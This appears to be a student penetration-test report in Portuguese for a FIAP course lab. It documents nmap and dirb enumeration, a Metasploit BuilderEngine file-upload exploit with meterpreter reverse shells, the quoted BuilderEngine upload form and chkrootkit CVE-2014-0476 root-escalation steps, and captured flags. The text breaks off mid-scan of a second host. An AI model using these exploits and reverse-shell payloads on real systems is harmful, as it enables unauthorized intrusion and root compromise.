



# Relatório de Teste de Intrusão

---

**Assunto**

Relatório de teste de intrusão para laboratório interno e exame da FIAP Coin.

**Data**

13/11/2021

**Auditor(es)**

Nome	FIAP ID
Guilherme Alves Peres	RM86055

**Localização**

São Paulo, Brasil

**Versão**

1.0

## Índice

- Relatório de Teste de Intrusão
  - Relatório de Teste de Intrusão
    - Introdução
    - Objetivo
    - Escopo
    - Requisitos
  - Resumo de Alto Nível
    - Recomendações
  - Metodologia
    - Coleta de Informações
    - Intrusão
      - IP 10.2.0.11 (Muts)
        - Enumeração de Serviços (Muts)
        - Resultado da varredura de nmap (Muts)
        - Vulnerabilidade de shell explorada inicialmente (Muts)
        - Informações adicionais sobre onde o shell inicial foi adquirido (Muts)
        - Explicação da vulnerabilidade (Muts)
        - Correção da vulnerabilidade (Muts)
        - Gravidade (Muts)
        - Código de prova de conceito (Muts)
        - Captura de tela de inicial do shell (Muts)
        - Escalonamento de privilégios (Muts)
        - Informações adicionais sobre o escalonamento de privilégios (Muts)
        - Vulnerabilidade explorada (Muts)
        - Explicação da vulnerabilidade (Muts)
        - Correção da vulnerabilidade (Muts)
        - Gravidade (Muts)
        - Código de exploração (Muts)
        - Captura de tela de prova (Muts)
      - IP 10.2.0.17 (Networked)
        - Enumeração de Serviços (Networked)
        - Resultado da varredura de nmap (Networked)
        - Vulnerabilidade de shell explorada inicialmente (Networked)
        - Informações adicionais sobre onde o shell inicial foi adquirido (Networked)
        - Explicação da vulnerabilidade (Networked)
        - Correção da vulnerabilidade (Networked)
        - Gravidade (Networked)
        - Código de prova de conceito (Networked)
        - Captura de tela inicial do shell (Networked)
        - Escalonamento de privilégios (Networked)
        - Informações adicionais sobre o escalonamento de privilégios (Networked)
        - Vulnerabilidade explorada (Networked)
        - Explicação da vulnerabilidade (Networked)
        - Correção da vulnerabilidade (Networked)

- [Gravidade \(Networked\)](#)
- [Código de exploração \(Networked\)](#)
- [Captura de tela de prova \(Networked\)](#)
- [Itens Adicionais](#)

# Relatório de Teste de Intrusão

## Introdução

O relatório de teste de intrusão do Laboratório de Segurança Ofensiva da FIAP Coin, contém todos os esforços realizados para identificar os gaps técnicos e possibilidades de reskilling.

Este relatório contém todos os itens que foram usados para avaliação do capítulo 7 do curso de Defesa Cibernética da FIAP e será avaliado do ponto de vista de exatidão e plenitude para todos os aspectos do exame.

## Objetivo

O objetivo deste relatório é garantir que o aluno tenha uma compreensão total das metodologias de teste de intrusão, bem como o conhecimento técnico para passar nas qualificações para o Offensive Security Certified Professional.

O aluno é encarregado de seguir uma abordagem metódica na obtenção de acesso aos objetivos. Este teste deve simular um teste de intrusão real e como você começaria do início ao fim, incluindo o relatório geral.

## Escopo

Nesta sessão apresento as ferramentas e detalhes do ambiente de laboratório utilizado:

- **Sistema Operacional:** Ubuntu 21.04
- **Virtualizador:** Oracle VirtualBox, versão 6
- **Ferramentas:**
  - **Enumeração:** nmap, dirb
  - **Exploração:** Metasploit, MSFConsole, smbclient

## Requisitos

O aluno deverá preencher este relatório de teste de intrusão totalmente e incluir as seguintes seções:

- Resumo geral de alto nível e recomendações (não técnicas)
- Passo a passo da metodologia e esboço detalhado das etapas tomadas
- Cada descoberta com capturas de tela incluídas, passo a passo, código de amostra e proof.txt se aplicável.
- Quaisquer itens adicionais que não foram incluídos

## Resumo de Alto Nível

Fui encarregado de realizar um teste de intrusão interno na FIAP Coin. Um teste de intrusão interna é um ataque dedicado contra sistemas conectados internamente. O foco deste teste é realizar ataques semelhantes aos de um hacker e tentar se infiltrar nos sistemas de laboratório internos da FIAP Coin - o domínio fiap.coin. Meu objetivo geral era avaliar a rede, identificar sistemas e explorar falhas enquanto relatava as descobertas à Segurança Ofensiva.

Ao realizar o teste de intrusão interna, várias vulnerabilidades alarmantes foram identificadas na rede da FIAP Coin. Ao realizar os ataques, consegui obter acesso a várias máquinas, principalmente devido a patches desatualizados e configurações de segurança deficientes. Durante o teste, tive acesso de nível administrativo a vários sistemas. Todos os sistemas foram explorados com sucesso e o acesso foi concedido. Esses sistemas, bem como uma breve descrição de como o acesso foi obtido, estão listados abaixo:

- [10.2.0.11 \(Muts\) - BuilderEngine Arbitrary File Upload Vulnerability and execution](#)
- [10.2.0.17 \(Networked\) - FreeSWITCH 1.10.1 - Command Execution](#)

## Recomendações

Eu recomendo corrigir as vulnerabilidades identificadas durante o teste para garantir que um invasor não possa explorar esses sistemas no futuro. Uma coisa a lembrar é que esses sistemas requerem patch frequentes e, uma vez corrigidos, devem permanecer em um programa de patch regular para proteger vulnerabilidades adicionais que são descobertas em uma data posterior.

## Metodologia

Usei uma abordagem amplamente adotada para realizar o teste de intrusão que é eficaz para testar o quanto bem os ambientes da FIAP Coin estão protegidos. Abaixo está um resumo de como fui capaz de identificar e explorar a variedade de sistemas e inclui todas as vulnerabilidades individuais encontradas.

### Coleta de Informações

A parte de coleta de informações de um teste de intrusão concentra-se na identificação do escopo do teste de intrusão. Durante este teste de intrusão, fui incumbido de explorar a rede do laboratório. O endereço de IP específico era:

Lab Network

- 10.2.0.0/24

### Intrusão

As partes do teste de intrusão da avaliação se concentram fortemente em obter acesso a uma variedade de sistemas. Durante este teste de intrusão, consegui obter acesso aos 2 dos sistemas 3 com sucesso.

## IP 10.2.0.11 (Muts)

### Enumeração de Serviços (Muts)

Server IP Address	Ports Open (TCP)	Ports Open (UDP)
10.2.0.11	22, 53, 80, 110, 111, 139, 143, 445, 993, 995, 8080, 49364	

### Resultado da varredura de nmap (Muts)

```
sudo nmap -p- --open 10.2.0.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 12:00 EST
Nmap scan report for 10.2.0.11
Host is up (0.0013s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
|   2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
|   256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
|_  256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
53/tcp    open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3-Ubuntu
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ Hackers
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: TOP RESP-CODES UIDL AUTH-RESP-CODE SASL PIPELINING STLS CAPA
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T19:17:14
|_Not valid after: 2026-10-07T19:17:14
|_ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2,3,4          111/tcp    rpcbind
|   100000  2,3,4          111/udp   rpcbind
|   100000  3,4            111/tcp6   rpcbind
|   100000  3,4            111/udp6   rpcbind
|   100024  1              33683/udp  status
|   100024  1              42935/udp6 status
|   100024  1              49364/tcp   status
|_  100024  1              52895/tcp6 status
```

```
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp    open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: LITERAL+ STARTTLS LOGINDISABLED A0001 ENABLE Pre-login
capabilities more LOGIN-REFERRALS ID listed SASL-IR have post-login
IMAP4rev1 OK IDLE
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
|_ssl-date: TLS randomness does not represent time
445/tcp    open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
993/tcp    open  ssl/imap    Dovecot imapd (Ubuntu)
|_imap-capabilities: LITERAL+ more ENABLE Pre-login capabilities have
LOGIN-REFERRALS ID listed SASL-IR post-login OK IMAP4rev1 AUTH=PLAIN A0001
IDLE
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
|_ssl-date: TLS randomness does not represent time
995/tcp    open  ssl/pop3   Dovecot pop3d
|_pop3-capabilities: TOP RESP-CODES UIDL AUTH-RESP-CODE SASL(PLAIN)
PIPELINING USER CAPA
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Not valid before: 2016-10-07T19:17:14
| Not valid after:  2026-10-07T19:17:14
|_ssl-date: TLS randomness does not represent time
8080/tcp   open  http       Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
49364/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:A4:C8:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: MUTS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h20m00s, deviation: 2h53m13s, median: -3h00m00s
|_nbstat: NetBIOS name: MUTS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: muts
|   NetBIOS computer name: MUTS\x00
|   Domain name:
|   FQDN: muts
|_ System time: 2021-11-13T09:01:05-05:00
```

```

| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2021-11-13T14:01:04
|_  start_date: N/A

```

## TRACEROUTE

HOP	RTT	ADDRESS
1	1.33 ms	10.2.0.11

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 39.09 seconds

```

File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿RM86055) [~]
$ sudo nmap -p- -A -V --open 10.2.0.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 12:00 EST
Nmap scan report for 10.2.0.11
Host is up (0.0013s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
|   2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
|_  256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
53/tcp    open  domain  ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3-Ubuntu
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ Hackers
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3   Dovecot pop3d
|_pop3-capabilities: TOP RESP-CODES UIDL AUTH-RESP-CODE SASL PIPELINING STLS CAPA
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T19:17:14
|_Not valid after: 2026-10-07T19:17:14
|_ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4       111/tcp    rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind

```

**Vulnerabilidade de shell explorada inicialmente (Muts)****SQL Injection****Informações adicionais sobre onde o shell inicial foi adquirido (Muts)**

<https://www.exploit-db.com/exploits/48025>


<https://www.infosecmatter.com/metasploit-module-library/>

[mm=exploit/multi/http/builderengine\\_upload\\_exec](mm=exploit/multi/http/builderengine_upload_exec)

**Explicação da vulnerabilidade (Muts)**


Este módulo explora uma vulnerabilidade encontrada no BuilderEngine 3.5.0 via elFinder 2.0. O plugin jquery-file-upload pode ser usado abusivamente para fazer upload de um arquivo malicioso, o que resultaria na execução arbitrária de código remoto no contexto do servidor web.

Através da listagem do conteúdo do servidor web, foi localizada e validada a versão da aplicação para que seja possível o uso do exploit.



```
Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Index of /themes/default... kali@RM86055:~ 03:02 PM
(kali㉿RM86055:~) $ dirb http://10.2.0.11
DIRB v2.22
By The Dark Raver
f /themes/default_theme_2015

START_TIME: Sat Nov 13 14:59:08 2021 | Size Description
URL_BASE: http://10.2.0.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Parent Directory
404.php 2016-06-10 11:52 11K
GENERATED WORDS: 4612 2016-10-24 07:33
Scanning URL: http://10.2.0.11/ 40
⇒ DIRECTORY: http://10.2.0.11(blocks/
⇒ DIRECTORY: http://10.2.0.11/files/ 3.6K
+ http://10.2.0.11/index.html (CODE:200|SIZE:63)
⇒ DIRECTORY: http://10.2.0.11/modules/
+ http://10.2.0.11/robots.txt (CODE:200|SIZE:36)
+ http://10.2.0.11/server-status (CODE:403|SIZE:289)
⇒ DIRECTORY: http://10.2.0.11/system/
=> DIRECTORY: http://10.2.0.11/themes/
Entering directory: http://10.2.0.11(blocks/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
Screenshot.png 2016-06-10 11:52 2015
--- Entering directory: http://10.2.0.11/files/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
Apache/2.4.7 (Ubuntu) Server at 10.2.0.11 Port 80
Apache/2.4.7 (Ubuntu) Server at 10.2.0.11 Port 80
```



Através do msfconsole faço a execução do exploit e obtenho o shell da máquina.

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
File Actions Edit View Help
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target: up_file.html

Id Name
0 BuilderEngine 3.5.0

msf6 exploit(multi/http/builderengine_upload_exec) > set RHOSTS 10.2.0.11
RHOSTS => 10.2.0.11
msf6 exploit(multi/http/builderengine_upload_exec) > set LHOST 10.2.0.10
LHOST => 10.2.0.10
msf6 exploit(multi/http/builderengine_upload_exec) > exploit

[*] Started reverse TCP handler on 10.2.0.10:4444
[+] Our payload is at: igCBYJFW.php. Calling payload...
[*] Calling payload...
[*] Sending stage (39282 bytes) to 10.2.0.11
[+] Deleted igCBYJFW.php
[*] Meterpreter session 1 opened (10.2.0.10:4444 → 10.2.0.11:59084) at 2021-11-13 12:08:09 -0500

meterpreter > shell
Process 2740 created.
Channel 0 created.

```

### Correção da vulnerabilidade (Muts)

Atualização da aplicação, onde é corrigido os módulos e parâmetros utilizados que possibilitam o code/sql injection.

### Gravidade (Muts)

Crítica

### Código de prova de conceito (Muts)

```

<!--
# Exploit Title: BuilderEngine 3.5.0 Remote Code Execution via elFinder 2.0
# Date: 18/09/2016
# Exploit Author: metanubix
# Vendor Homepage: http://builderengine.org/
# Software Link: http://builderengine.org/page-cms-download.html
# Version: 3.5.0
# Tested on: Kali Linux 2.0 64 bit
# Google Dork: intext:"BuilderEngine Ltd. All Right Reserved"

```

1) Unauthenticated Unrestricted File Upload:

```
POST /themes/dashboard/assets/plugins/jquery-file-upload/server/php/
```

Vulnerable Parameter: files[]

We can upload test.php and reach the file via the following link:  
`/files/test.php`

-->

`<html>`

```
<body>
<form method="post"
action="http://localhost/themes/dashboard/assets/plugins/jquery-file-
upload/server/php/" enctype="multipart/form-data">
    <input type="file" name="files[]" />
    <input type="submit" value="send" />
</form>
</body>
</html>
```

### Captura de tela de inicial do shell (Muts)

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@RM86055:~

File Actions Edit View Help

ls

8d2daf441809dc86398d3d750d768b5-BuilderEngine-CMS-V3.zip  
BuilderEngine-CMS-V3.zip  
Hack\_The\_Planet.jpg  
Hack\_The\_Planet2.jpg  
Hack\_The\_Planet3.jpg  
Sedna.jpg  
block\_holders  
blocks  
builderengine  
codecept.phar  
codeception.yml  
files  
finder.html  
hack-planet-1280-amox-zone.jpg  
hack-planet-high-definition-mobile.jpg  
hacker-manifesto-ethical.jpg  
hacking.jpg  
index.html  
license.txt  
modules  
pososisbo-ethical-hacking-hack-fond.jpg  
robots.txt  
system  
themes  
weather.png

www-data@Muts:/var/www/html\$ cd ..  
cd ..  
www-data@Muts:/var/www\$ ls

ls

html user.txt

www-data@Muts:/var/www\$ cat user.txt

cat\_user.txt

bfb7e6e6e88d9ae66848b9aeac6b289

www-data@Muts:/var/www\$

### Escalonamento de privilégios (Muts)

Através da análise do conteúdo da máquina, é verificado a existencia de um chrootkit.

```

File Machine View Input Devices Help
File Actions Edit View Help
www-data@Muts:/var/www$ cat user.txt
cat user.txt
bfbb7e66e88d9ae66848b9aeac6b289
www-data@Muts:/var/www$ locate root
locate root
/root
/etc/chkrootkit
/etc/bind/db.root
/etc/chkrootkit/ACKNOWLEDGMENTS
/etc/chkrootkit/COPYRIGHT
/etc/chkrootkit/Makefile
/etc/chkrootkit/README
/etc/chkrootkit/README.chkwtmp
/etc/chkrootkit/check_wtmpx.c
/etc/chkrootkit/chkdirs.c
/etc/chkrootkit/chklastlog.c
/etc/chkrootkit/chkproc.c
/etc/chkrootkit/chkrootkit
/etc/chkrootkit/chkrootkit.lsm
/etc/chkrootkit/chkutmp.c
/etc/chkrootkit/chkwtmp.c
/etc/chkrootkit/ifpromisc.c
/etc/chkrootkit/strings.c
/etc/init/checkroot-bootclean.sh.conf
/etc/init/checkroot.sh.conf
/etc/init.d/unmountroot
/etc/postgresql-common/root.crt
/etc/rc0.d/$S0unmountroot
/etc/rc6.d/$S0unmountroot
/etc/ssl/certs/Comodo_AAA_Services_root.pem
/etc/ssl/certs/Comodo_Secure_Services_root.pem
/etc/ssl/certs/Comodo_Trusted_Services_root.pem
/lib/i386-linux-gnu/security/pam_rootok.so
/lib/recovery-mode/options/root

```

```

File Machine View Input Devices Help
File Actions Edit View Help
Linux kernels. New command line option
(-n) to skip NFS mounted dirs. Minor bug
corrections.
09/01/2004 - Version 0.44 chkwtmp.c: del counter fixed. chkproc.c:
better support for Linux threads. New
rootkit detected: Madalin. Lots of minor
bug fixes.
02/22/2005 - Version 0.45 chkproc.c: better support for Linux
threads. New rootkit detected: Fu,
Kenga3, ESRK. New test: chkwtmp. -n
option improvement. Minor bug fixes.
10/26/2005 - Version 0.46 chkproc.c: more fixes to better support
Linux threads. chkwtmp.c: improved
execution speed. chkwtmp.c: segfault
fixed. New rootkit detected: rootedoar.
Mac OS X support added. Minor bug fixes.
10/28/2005 - Version 0.46a chkproc.c: bug fix for FreeBSD: chkproc
was sending a SIGXFSZ (kill -25) to init,
causing a reboot.
10/10/2006 - Version 0.47 chkproc.c: bug fixes, use of getpriority(),
Enye LKM detected. chkrootkit: crontab
test, Enye LKM and Lupper.Worm detected,
minor bug fixes.
12/17/2007 - Version 0.48 new tests: common SSH brute force
scanners, suspicious PHP files. Enhanced
tests: login, netstat, top, backdoor.
Minor bug fixes.
09/30/2009 - Version 0.49 new tests: Mac OS OSX.RSPlug.A. Enhanced
tests: suspicious sniffer logs, suspicious
PHP files, shell history file anomalies.
Bug fixes in chkdirs.c, chkproc.c and
chkutmp.c.

Thx for using chkrootkit

```

## Informações adicionais sobre o escalonamento de privilégios (Muts)

<https://nvd.nist.gov/vuln/detail/CVE-2014-0476>

## Vulnerabilidade explorada (Muts)

Pacote vulnerável.

## Explicação da vulnerabilidade (Muts)

A função slapper no chkrootkit antes de 0.50 não cita caminhos de arquivo adequadamente, o que permite que usuários locais executem códigos arbitrários por meio de um cavalo de Tróia executável.

### Correção da vulnerabilidade (Muts)

Atualização do pacote.

### Gravidade (Muts)

Crítica

### Código de exploração (Muts)

```
We just found a serious vulnerability in the chkrootkit package, which may allow local attackers to gain root access to a box in certain configurations (/tmp not mounted noexec).
```

The vulnerability is located in the function slapper() in the shellscript chkrootkit:

```
#  
# SLAPPER.{A,B,C,D} and the multi-platform variant  
#  
slapper () {  
    SLAPPER_FILES="${ROOTDIR}tmp/.bugtraq ${ROOTDIR}tmp/.bugtraq.c"  
    SLAPPER_FILES="$SLAPPER_FILES ${ROOTDIR}tmp/.unlock ${ROOTDIR}tmp/httpd  
\  
    ${ROOTDIR}tmp/update ${ROOTDIR}tmp/.cinik ${ROOTDIR}tmp/.b"a  
    SLAPPER_PORT="0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015 "  
    OPT=-an  
    STATUS=0  
    file_port=  
  
    if ${netstat} "${OPT}" |${egrep} "tcp" |${egrep} "${SLAPPER_PORT}" >  
/dev/null 2>&1  
        then  
        STATUS=1  
        [ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \  
            ${egrep} ^tcp |${egrep} "${SLAPPER_PORT}" | ${awk} '{ print $7 }' |  
        tr -d :`  
        fi  
        for i in ${SLAPPER_FILES}; do  
            if [ -f ${i} ]; then  
                file_port=$file_port $i  
                STATUS=1  
            fi  
        done  
        if [ ${STATUS} -eq 1 ] ;then  
            echo "Warning: Possible Slapper Worm installed ($file_port)"  
        else  
            if [ "${QUIET}" != "t" ]; then echo "not infected"; fi
```

```
        return ${NOT_INFECTED}
    fi
}
```

The line 'file\_port=\$file\_port \$i' will execute all files specified in `$SLAPPER_FILES` as the user chkrootkit is running (usually root), if `$file_port` is empty, because of missing quotation marks around the variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.

Suggested fix: Put quotation marks around the assignment.

```
file_port="$file_port $i"
```

I will also try to contact upstream, although the latest version of chkrootkit dates back to 2009 - will have to see, if I reach a dev there.

### Captura de tela de prova (Muts)

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

```
File Machine View Input Devices Help
File Actions Edit View Help
msf6 exploit(unix/local/chkrootkit) > exploit
[*] SESSION may not be compatible with this module (incompatible session platform: linux)
[*] Started reverse TCP handler on 10.2.0.10:4444
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron ...
[+] Deleted /tmp/update
[*] Command shell session 3 opened (10.2.0.10:4444 → 10.2.0.11:59086) at 2021-11-13 12:20:06 -0500

id
uid=0(root) gid=0(root) groups=0(root)
ls
8d2daf441809dc86398d3d750d768b5-BuilderEngine-CMS-V3.zip
chkrootkit
root.txt
cat root.txt
a10828bee17db751de4b936614558305
cowroot.c

C Right Ctrl
```

## IP 10.2.0.17 (Networked)

### Enumeração de Serviços (Networked)

Server		Ports
IP	Ports Open (TCP)	Open
Address		(UDP)
10.2.0.17	135, 139, 445, 2855, 2856, 5040, 5060, 5066, 5080, 5985, 7443, 8021, 8081, 8082, 47001, 49664, 49665, 49666, 49667, 49668, 49669, 49670	

### Resultado da varredura de nmap (Networked)

```
$ sudo nmap -p- --open 10.2.0.17

Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 19:03 EST
Nmap scan report for 10.2.0.17
Host is up (0.00044s latency).

Not shown: 58328 closed ports, 7185 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2855/tcp   open  msrp?
